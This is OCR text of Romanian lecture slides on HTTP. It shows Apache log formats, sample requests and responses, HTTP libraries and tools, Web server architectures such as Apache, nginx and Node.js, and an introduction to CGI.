502 Bad Gateway

503 Service Unavailable

504 Gateway Timeout

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: jurnalizare

Cererile adresare serverului Web sunt jurnalizate

Common Log Format

format standardizat

pentru Apache, vezi modulul **mod_log_config**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
c12.uaic.ro - msi2013 [13/Feb/2014:14:53:14 +0200]
    "GET /~vidrascu/MasterSI2/note/Restanta.pdf HTTP/1.1" 206 25227
    "http://profs.info.uaic.ro/~vidrascu/MasterSI2/index.html" "...Firefox/27.0"
82-137-8-231.rdsnet.ro - - [13/Feb/2014:15:38:23 +0200]
   "POST /~computernetworks/login.php HTTP/1.1" 302 1115
   "http://profs.info.uaic.ro/~computernetworks/login.php"
   "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:26.0) Gecko/20100101 Firefox/26.0"
ec2-23-21-0-202.compute-1.amazonaws.com - - [13/Feb/2014:15:48:29 +0200]
   "GET /~busaco/teach/courses/web/presentations/web01ArhitecturaWeb.pdf HTTP/1.1"
   200 2081804 "-" "HTTP_Request2/2.2.0 (http://pear.php.net/package/http_request2)..."
199.16.156.126 - - [13/Feb/2014:15:58:58 +0200]
   "GET /robots.txt HTTP/1.1" 404 182 "-" "Twitterbot/1.0"
psihologie-c-113.psih.uaic.ro - - [13/Feb/2014:16:03:04 +0200]
   "GET /~busaco/ HTTP/1.1" 200 1942 "-" "Mozilla/5.0 (X11; Linux x86_64; ...) Firefox/27.0"
psihologie-c-113.psih.uaic.ro - - [13/Feb/2014:16:03:04 +0200]
   "GET /~busaco/csb.css HTTP/1.1" 200 852 "http://profs.info.uaic.ro/~busaco/"
   "Mozilla/5.0 (X11; Linux x86_64; rv:27.0) Gecko/20100101 Firefox/27.0"
proxy-220-255-2-224.singnet.com.sg - - [13/Feb/2014:16:23:23 +0200]
   "GET /favicon.ico HTTP/1.1" 200 1406 "-" "Dalvik/1.6.0 (Linux; U; Android 4.0.4; ...)"
c2.uaic.ro - - [13/Feb/2014:16:33:43 +0200]
   "GET /~busaco/teach/courses/web/ HTTP/1.1" 304 - "-" "... Chrome/32.0.1700.107..."
220.181.51.219 - - [13/Feb/2014:19:20:20 +0200]
   "HEAD /%7Ebusaco/music/09.Sabin%20Buraga%20-...mp3 HTTP/1.0" 200 - "-"
   "NSPlayer/10.0.0.4072 WMFSDK/10.0"
```

```
GET /~busaco/teach/courses/web/web-film.html HTTP/1.1
Host: profs.info.uaic.ro
User-Agent: Mozilla/5.0 (iPad; CPU OS 8_1_3 like Mac OS X)
        AppleWebKit/600.1.4 (KHTML, like Gecko) Version/8.0
        Mobile/12B466 Safari/600.1.4
Accept: text/html,application/xhtml+xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://profs.info.uaic.ro/~busaco/teach/courses/web/
```

HTTP: exemplu de cerere


HTTP: exemplu de răspuns

```
HTTP/1.1 200 OK
Date: Mon, 23 Feb 2015 15:18:01 GMT
Server: Apache
Last-Modified: Mon, 23 Feb 2015 07:46:02 GMT
Content-Encoding: gzip
Content-Length: 1498
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml"
        lang="ro" xml:lang="ro">
…
</html>
```

câmpuri-antet (meta-date)

conținut propriu-zis

avansat



inspectarea online a mesajelor HTTP
via www.hurl.it

avansat

GET https://api.flickr.com/services/feeds/photos_public.gne?tags=Iasi,FII

200 OK 46.46 kB 2232 ms

View Request **View Response**

HEADERS

Age: 6
Cache-Control: no-store, no-cache, must-revalidate, private, post-check=0, pre-check=0
Connection: keep-alive
Content-Type: application/atom+xml; charset=utf-8
Date: Wed, 19 Feb 2014 11:00:04 GMT
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Mon, 31 May 2010 11:56:03 GMT
P3p: policyref="http://info.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV"
Pragma: no-cache
Server: ATS
Set-Cookie: xb=572247; expires=Sat, 20-Feb-2016 11:00:06 GMT; path=/; domain=.flickr.com
Transfer-Encoding: chunked
Via: http/1.1 fts123.flickr.bf1.yahoo.com (ApacheTrafficServer/4.0.1 [cMsSf]), http/1.1 r10.ycpi.ac4.yahoo.net (ApacheTrafficServer/4.0.2 [cMsSf])
X-Served-By: www55.flickr.bf1.yahoo.com

expiră în trecut
(nu va fi păstrat în *cache*)

câmpurile **X-** nu
sunt standardizate

BODY view raw

```
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<feed
  xmlns="http://www.w3.org/2005/Atom"
  xmlns:dc="http://purl.org/dc/elements/1.1/"
  xmlns:flickr="urn:flickr:user"
  xmlns:media="http://search.yahoo.com/mrss/">
  <title>Recent Uploads tagged iasi and fii</title>
  <link rel="self" href="http://api.flickr.com/services/feeds/photos_public.gne?tags=Iasi%2CFII" />
  <link rel="alternate" type="text/html" href="http://www.flickr.com/photos/"/>
```

conținut propriu-zis
(flux Atom)
procesat de client

HTTP: API-uri

cURL + **libcurl**
(C, Java, Haskell, .NET, PHP, Ruby,...) – **http://curl.haxx.se/**

Apache HttpComponents (Java) – **http://hc.apache.org/**

httplib (Python 2) + **http.client** (Python 3)

neon (bibliotecă C): **http://www.webdav.org/neon/**

WinHTTP
(specific Windows: C/C++) – **http://tinyurl.com/6eemqqc**

HTTP: instrumente

extensia **Firebug** pentru Firefox
(la nivel de client; JavaScript) – **http://getfirebug.com/**

Google Chrome Developer Tools
http://code.google.com/chrome/devtools

Fiddler (*free Web debugging proxy*):
www.telerik.com/fiddler

Care e arhitectura serverului Web?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: server Web

Deservește cereri multiple provenite de la clienți pe baza protocolului HTTP

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: server Web

Deservește cereri multiple provenite de la clienți pe baza protocolului HTTP

fiecare cerere e considerată independentă de alta, chiar dacă provine de la același client Web


- nu e păstrată starea conexiunii – ***stateless***

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: server Web

Tradițional, implementarea serverului Web este una *pre-forked* sau *pre-threaded*

se creează un număr de procese copil ori fire de execuție (*threads*) la inițializare, fiecare proces/fir interacționând cu un anumit client



http://strongloop.com/strongblog/node-js-is-faster-than-java/

HTTP: server Web

Comportamentul serverului poate fi stabilit via diverși parametri (directive) de configurare

HTTP: server Web

Studiu de caz: configurarea serverului Apache
(din aprilie 1996, cel mai utilizat server Web)
http://httpd.apache.org/

configurația generală prin fișierul **httpd.conf**
implicit se creează 6 instanțe **httpd**


la nivel de utilizator (per director/URI), se poate configura via **.htaccess** – vezi și **https://github.com/phanan/htaccess**

HTTP: server Web

Studiu de caz: configurarea serverului Apache

posibilitatea de a constitui gazde virtuale (*virtual hosting*)
același server poate găzdui mai multe situri,
având diferite nume simbolice

avansat



serverul Apache: bucla de servire a cererilor

HTTP: server Web

Uzual, arhitectura serverului Web e modularizată

nucleu (*core*)

+

module implementând funcționalități specifice

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: server Web

Uzual, arhitectura serverului Web e modularizată

nucleu (*core*)
+
module implementând funcționalități specifice

oferă o interfață de programare (API) a modulelor
în limbajul C

HTTP: server Web

Uzual, arhitectura serverului Web e modularizată

nucleu (*core*)

+

module implementând funcționalități specifice

exemple pentru Apache: **mod_auth_basic**, **mod_cache**, **mod_deflate**, **mod_include**, **mod_proxy**, **mod_session**, **mod_ssl**

HTTP: server Web


Alternativ, pot fi adoptate strategii *single threaded* asincrone (non-blocante)

exemple de referință:

nginx

Node.js

avansat



- Event-driven
- Asynchronous
- Non-blocking

arhitectura serverului Web **nginx**

http://www.aosabook.org/en/nginx.html

Cum dezvoltăm aplicații Web pe partea de server?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

necesitate

Generarea dinamică la nivel de server de reprezentări ale unor resurse solicitate de clienții Web

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

necesitate

Generarea **dinamică** la nivel de **server** de **reprezentări** ale unor resurse solicitate de clienții Web

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

soluții

CGI – *Common Gateway Interface*

Servere de aplicații Web

Cadre de lucru (*framework*-uri) specializate

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soluții: cgi

Interfață de programare, independentă de limbaj,
facilitând interacțiunea dintre clienți
și programe invocate la nivel de server

standard *de facto*

RFC 3875
http://www.w3.org/CGI/

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cgi: caracterizare

Un program (*script*) CGI se invocă pe server

explicit

i.e., preluarea informațiilor dintr-un formular Web la apăsarea butonului de tip *submit*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cgi: caracterizare

Un program (*script*) CGI se invocă pe server

implicit

de exemplu, la fiecare vizită se generează
o nouă reclamă (*banner* publicitar)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cgi: caracterizare

Script-urile CGI pot fi concepute
în orice limbaj disponibil pe server

limbaje interpretate
bash, Perl – *e.g.*, modulul Perl::CGI –, Python, Ruby,...

limbaje compilate
C, C++ etc.

cgi: programare

Orice program CGI va scrie datele
– reprezentarea resursei Web –
la ieșirea standard (*stdout*)

cgi: programare

